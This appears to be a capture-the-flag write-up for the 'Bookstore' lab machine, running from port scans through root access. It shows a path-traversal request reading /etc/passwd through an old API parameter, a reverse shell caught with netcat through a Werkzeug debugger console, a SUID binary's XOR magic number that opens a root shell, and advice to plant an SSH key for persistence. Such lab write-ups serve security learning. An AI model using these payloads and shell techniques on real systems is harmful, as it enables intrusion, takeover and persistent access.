Bookstore

Enumeration

Nmap Scan

```
{'22': 'ssh', '80': 'http', '5000': 'upnp'}
```

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 44:0e:60:ab:1e:86:5b:44:28:51:db:3f:9b:12:21:77 (RSA)
|   256 59:2f:70:76:9f:65:ab:dc:0c:7d:c1:a2:a3:4d:e6:40 (ECDSA)
|_  256 10:9f:0b:dd:d6:4d:c7:7a:3d:ff:52:42:1d:29:6e:ba (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Book Store
|_http-server-header: Apache/2.4.29 (Ubuntu)
5000/tcp open  http    Werkzeug httpd 0.14.1 (Python 3.6.9)
|_http-server-header: Werkzeug/0.14.1 Python/3.6.9
| http-robots.txt: 1 disallowed entry
|_/api </p>
|_http-title: Home
```

- 2 HTTP ports - fuzz both the ports
- Check if password authentication is enabled for SSH

SSH (22)


```
  └─$ ssh root@bookstore.thm
The authenticity of host 'bookstore.thm (10.201.80.156)' can't be established.
ED25519 key fingerprint is SHA256:Fefs+ZKke7n1sspcydGralk6B8xz6QVDo+/T5cZea9Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'bookstore.thm' (ED25519) to the list of known hosts.
root@bookstore.thm's password:
```


- Password authentication is enabled

HTTP (80)


Subdirectories

```
.htpasswd            [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 478ms]
.htaccess            [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 487ms]
assets               [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 540ms]
favicon.ico          [Status: 200, Size: 15406, Words: 11, Lines: 1, Duration: 487ms]
images               [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 391ms]
javascript           [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 482ms]
server-status        [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 459ms]
```





Not secure bookstore.thm/login.html#
ACCOUNT LOGIN
User name
Password
SIGN IN
Forgot User name / password?
SIGN UP

There is a sign up feature, which doesn't work


Not secure bookstore.thm/login.html?username=admin&pass=admin#


GET request for login, not POST request.

The password reset function also doesn't work.



```
    </script>
<!--===============================================================================================-->
    <script src="more_css/vendor/daterangepicker/moment.min.js"></script>
    <script src="more_css/vendor/daterangepicker/daterangepicker.js"></script>
<!--===============================================================================================-->
    <script src="more_css/vendor/countdowntime/countdowntime.js"></script>
<!--===============================================================================================-->
    <script src="more_css/js/main.js"></script>
            <!--Still Working on this page will add the backend support soon, also the debugger pin is inside sid's bash history file -->
</body>
</html>
```

- With the PIN, we can get access to the console and hence a reverse shell




```
function getAPIURL() {
var str = window.location.hostname;
str = str + ":5000"
return str;

    }


async function getUsers() {
    var u=getAPIURL();
    let url = 'http://' + u + '/api/v2/resources/books/random4';
    try {
        let res = await fetch(url);
        return await res.json();
    } catch (error) {
        console.log(error);
    }
}

async function renderUsers() {
    let users = await getUsers();
    let html = '';
    users.forEach(user => {
        let htmlSegment = `<div class="user">
                        <h2>Title : ${user.title}</h3> <br>
                        <h3>First Sentence : </h3> <br>
                        <h4>${user.first_sentence}</h4><br>
                        <h1>Author: ${user.author} </h1> <br> <br>
                </div>`;

        html += htmlSegment;
   });

    let container = document.getElementById("respons");
    container.innerHTML = html;
}
renderUsers();
//the previous version of the api had a paramter which lead to local file inclusion vulnerability, glad we now have the new version which is secure.
```

And here is the way in!

As it says Local File Inclusion, we can fuzz for the parameters in v1 for /etc/passwd file.


HTTP (5000)

```
api                  [Status: 200, Size: 825, Words: 82, Lines: 12, Duration: 414ms]
console                [Status: 200, Size: 1985, Words: 411, Lines: 53, Duration: 400ms]
robots.txt             [Status: 200, Size: 45, Words: 5, Lines: 2, Duration: 530ms]
```




Foxy REST API v2.0

This is a REST API for science fiction novels.



User-agent: *

Disallow: /api



API Documentation

Since every good API has a documentation we have one as well!

The various routes this API currently provides are:

/api/v2/resources/books/all (Retrieve all books and get the output in a json format)

/api/v2/resources/books/random4 (Retrieve 4 random records)


/api/v2/resources/books?id=1(Search by a specific parameter , id parameter)

/api/v2/resources/books?author=J.K. Rowling (Search by a specific parameter, this query will return all the books with author=J.K. Rowling)

/api/v2/resources/books?published=1993 (This query will return all the books published in the year 1993)

/api/v2/resources/books?author=J.K. Rowling&published=2003 (Search by a combination of 2 or more parameters)

The disallowed entry is the documentation for the API.



Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]
>>>
```

Console Locked


The console is locked and needs to be unlocked by entering the PIN. You can find the PIN printed out on the standard output of your shell that runs the server.

PIN: ▭ Confirm Pin

Brought to you by **DON'T PANIC**, your friendly Werkzeug powered traceba

The console page is PIN protected

Gaining Shell



ID	Payload 1	Status	Length	Round-trip Time (ms)
1	id	200	180	861
69	show	200	1743	829
100	author	200	180	785
2	action	404	259	873
3	page	404	259	874
4	name	404	259	864
5	password	404	259	866
6	url	404	259	878
7	email	404	259	874
8	type	404	259	880

191 requests

http://bookstore.thm:5000

```
GET /api/v1/resources/books?id=../../../../../etc/passwd HTTP/1.1
Host: bookstore.thm:5000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Geck
o) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

```

Response Response

```
HTTP/1.1 200 OK
Content-Type: application/json
Access-Control-Allow-Origin: *
Content-Length: 3
Server: Werkzeug/0.14.1 Python/3.6.9
Date: Sat, 30 Aug 2025 10:09:24 GMT

[]
```

We get the parameter. Now with the parameter, we can read the .bash_history file of Sid and get the console.

I did try to brute force the console PIN. And now when I tried to access using the correct PIN, it said to restart the server.


Learning: Brute force should always be the last option to try.

```
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.4.101.169] from (UNKNOWN) [10.201.103.251] 60682
10.4.101.169 - - [30/Aug/2025 15:49:56] "GET /console?__debugger__=yes&cmd=os.dup2(s.fileno()%2C2)&frm=0&s=a
2cLav883VGjknmuk2aV HTTP/1.1" 200 -
id
id
sid@bookstore:~$ id
uid=1000(sid) gid=1000(sid) groups=1000(sid)
sid@bookstore:~$
```

Post Exploitation

```
sid@bookstore:~$ ls -la
ls -la
total 80
drwxr-xr-x 5 sid  sid   4096 Oct 20  2020 .
drwxr-xr-x 3 root root  4096 Oct 20  2020 ..
-r--r--r-- 1 sid  sid   4635 Oct 20  2020 api.py
-r-xr-xr-x 1 sid  sid    160 Oct 14  2020 api-up.sh
-r--r----- 1 sid  sid    116 Oct 20  2020 .bash_history
-rw-r--r-- 1 sid  sid    220 Oct 20  2020 .bash_logout
-rw-r--r-- 1 sid  sid   3771 Oct 20  2020 .bashrc
-rw-rw-r-- 1 sid  sid  16384 Oct 19  2020 books.db
drwx------ 2 sid  sid   4096 Oct 20  2020 .cache
drwx------ 3 sid  sid   4096 Oct 20  2020 .gnupg
drwxrwxr-x 3 sid  sid   4096 Oct 20  2020 .local
-rw-r--r-- 1 sid  sid    807 Oct 20  2020 .profile
-rwsrwsr-x 1 root sid   8488 Oct 20  2020 try-harder
-r--r----- 1 sid  sid     33 Oct 15  2020 user.txt
```

The try-harder binary



```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int v5; // [rsp+Ch] [rbp-14h] BYREF
  int v6; // [rsp+10h] [rbp-10h]
  int v7; // [rsp+14h] [rbp-Ch]
  unsigned __int64 v8; // [rsp+18h] [rbp-8h]

  v8 = __readfsqword(0x28u);
  setuid(0);
  v6 = 23987;
  puts("What's The Magic Number?!");
  __isoc99_scanf("%d", &v5);
  v7 = v6 ^ v5 ^ 0x1116;
  if ( v7 == 1573724660 )
    system("/bin/bash -p");
  else
    puts("Incorrect Try Harder");
  return __readfsqword(0x28u) ^ v8;
}
```

A simple XOR encryption

Also persistence is a key thing. Uploading a RSA key is a must here.

```
sid@bookstore:~$ ./try-harder
What's The Magic Number?!
```

```
1573743953
root@bookstore:~#
```